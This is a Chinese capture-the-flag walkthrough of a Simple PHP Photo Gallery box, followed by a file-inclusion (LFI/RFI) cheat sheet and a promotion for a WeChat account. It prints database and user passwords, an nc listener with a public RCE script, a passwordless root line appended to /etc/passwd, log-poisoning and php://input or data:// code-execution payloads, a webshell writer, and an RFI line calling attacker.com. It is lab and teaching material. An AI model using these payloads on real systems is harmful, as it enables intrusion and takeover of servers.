
1<?php
2define('DBHOST', '127.0.0.1');
3define('DBUSER', 'root');
4define('DBPASS', 'MalapropDoffUtilize1337');
5define('DBNAME', 'SimplePHPGal');
6?

得到数据库用户名和密码,观察端口发现3306端口打开,尝试登录发现不允许外部地址登录。
数据库密码root MalapropDoffUtilize1337

Simple PHP Photo Gallery 漏洞
从Whatweb的结果中看,这是一个 Simple PHP Photo Gallery 的相册框架,搜索相关的漏洞发现有脚本可以利用。

1# 终端1
2rlwrap -cAr nc -nlvp 445
3# 终端2
4git clone https://github.com/beauknowstech/SimplePHPGal-RCE.py.git
5cd SimplePHPGal-RCE.py
6python3 SimplePHPGal-RCE.py http://192.168.236.58/ 192.168.45.238 445
7python -c 'import pty;pty.spawn("/bin/bash")'
注意这里最好是用靶机以及开放打开的端口,比如这里的445端口。
内网信息收集
现在就可以登录数据库了

解码两次密码得到:
| username | password | 解码 | 第二次解码 |
|---|---|---|---|
| josh | VFc5aWFXeHBlbVZJYVhOelUyVmxaSFJwYldVM05EYz0= | TW9iaWxpemVIaXNzU2VlZHRpbWU3NDc= | MobilizeHissSeedtime747 |
| michael | U0c5amExTjVaRzVsZVVObGNuUnBabmt4TWpNPQ== | SG9ja1N5ZG5leUNlcnRpZnkxMjM= | HockSydneyCertify123 |
| serena | VDNabGNtRnNiRU55WlhOMFRHVmhiakF3TUE9PQ== | T3ZlcmFsbENyZXN0TGVhbjAwMA== | OverallCrestLean000 |

home文件夹下只有一个用户文件夹michael,尝试用数据库中得到的密码su一下用户。
 拿到第一个flag。

 搜一下常见的提权点,并未发现常见的可以提权的点

 查看是否还有其他可用的用户时发现passwd文件当前用户Micheal即可写入,那么直接写一个新用户,新的管理员用户即可。

1echo 'root2::0:0::/root:/bin/bash' >> /etc/passwd
2su root2
拿到第二个flag
总结
入侵路径示意图
入侵时间表
文件包含漏洞(LFI/RFI)
文件包含漏洞(LFI/RFI)的核心在于利用动态文件加载机制,通过控制包含路径参数实现敏感文件读取或恶意代码执行。以下是常见利用方式及技术细节,按协议和场景分类整理:
📁 一、本地文件包含(LFI)基础利用
- 敏感文件读取
- 路径遍历:通过
../跳转目录读取系统文件。?file=../../../../etc/passwd→ 泄露用户账户信息 。- Windows 系统:
?file=../../Windows/win.ini→ 获取系统配置 。
- 空字节截断(PHP <5.3.4):
?file=../../../etc/passwd%00→ 绕过后缀限制(如.php)。
- 路径遍历:通过
- 日志文件注入
- 污染日志:在请求头中注入恶意代码(如
User-Agent: <?php system($_GET['cmd']);?>)。 - 包含日志:
?file=/var/log/apache2/access.log&cmd=id→ 执行注入的代码 。
- 污染日志:在请求头中注入恶意代码(如
- Session 文件利用
- 注入恶意 Session:通过登录表单设置
PHPSESSID=evil并提交username=<?php system('id');?>。 - 包含 Session 文件:
?file=/tmp/sess_evil→ 执行代码 。
- 注入恶意 Session:通过登录表单设置
🌐 二、伪协议高级利用
🔧 1. php://filter(源码泄露)
- Base64 编码读取:避免 PHP 代码直接执行。
?file=php://filter/convert.base64-encode/resource=config.php→ 获取配置文件 Base64 编码内容 。
- 编码绕过技巧:
- 多重过滤器:
?file=php://filter/convert.iconv.UTF-8.UTF-16/resource=index.php→ 绕过简单过滤 。
- 多重过滤器:
⚡ 2. php://input(代码执行)
- POST 请求执行代码:需
allow_url_include=On。?file=php://input+ POST Body:<?php system('id');?>→ 直接执行系统命令 。
- 写入 Webshell:
通过包含触发写入 。<?php fputs(fopen('shell.php','w'),'<?php @eval($_POST[cmd]);?>'); ?>
📦 3. 压缩协议(绕过上传限制)
- 上传含恶意代码的
shell.zip(内部含shell.php),重命名为image.jpg。 ?file=zip:///path/to/image.jpg%23shell.php→ 解压并执行代码 。- 类似
zip://,额外支持反序列化攻击 。
💥 4. data://(直接代码执行)
- 嵌入 PHP 代码:需
allow_url_include=On。?file=data://text/plain,<?php phpinfo();?>→ 直接输出phpinfo。
- Base64 编码绕过:
?file=data://text/plain;base64,PD9waHAgcGhwaW5mbygpOz8+→ 执行编码后的代码 。
🎯 三、远程文件包含(RFI)
远程加载恶意文件
?file=http://attacker.com/shell.txt→ 包含远程服务器上的 Webshell(需allow_url_include=On)。- 绕过技巧:添加
?或%23截断后缀:?file=http://attacker.com/shell.txt%23→ 忽略本地追加的后缀(如.php)。
结合 DNS 重绑定
- 使同一 URL 在不同时间解析到攻击者服务器和本地文件,绕过 IP 限制 。
⚙️ 四、环境变量与临时文件
-
/proc/self/environ利用- 通过
User-Agent注入代码:User-Agent: <?php system($_GET['cmd']);?>。?file=/proc/self/environ&cmd=id→ 执行注入命令 。
- 通过
- 临时文件包含
- 结合文件上传漏洞,包含上传的临时文件路径(如
/tmp/phpXXXXXX)。
- 结合文件上传漏洞,包含上传的临时文件路径(如
🛠️ 五、绕过过滤技巧
- 双写绕过:
?file=....//....//etc/passwd→ 应对str_replace("../", "")过滤 。 - 绝对路径绕过:
?file=file:///etc/passwd→ 直接指定绝对路径 。 - 长度截断:超长文件名(Windows >256字符,Linux >4096字符)自动截断后缀 。
💎 总结
文件包含漏洞的利用核心在于控制输入路径和利用协议特性:
- 敏感信息泄露 →
php://filter+ Base64 编码。 - 代码执行 →
php://input/data://+ POST 代码注入。 - 绕过限制 → 压缩协议(
zip:///phar://)或路径遍历技巧。 防御需结合白名单验证、协议禁用(如allow_url_include=Off)和输入过滤 。
🔔 想要获取更多网络安全与编程技术干货?
关注 泷羽Sec-静安 公众号,与你一起探索前沿技术,分享实用的学习资源与工具。我们专注于深入分析,拒绝浮躁,只做最实用的技术分享!💻
马上加入我们,共同成长!🌟
👉 长按或扫描二维码关注公众号
直接回复文章中的关键词,获取更多技术资料与书单推荐!📚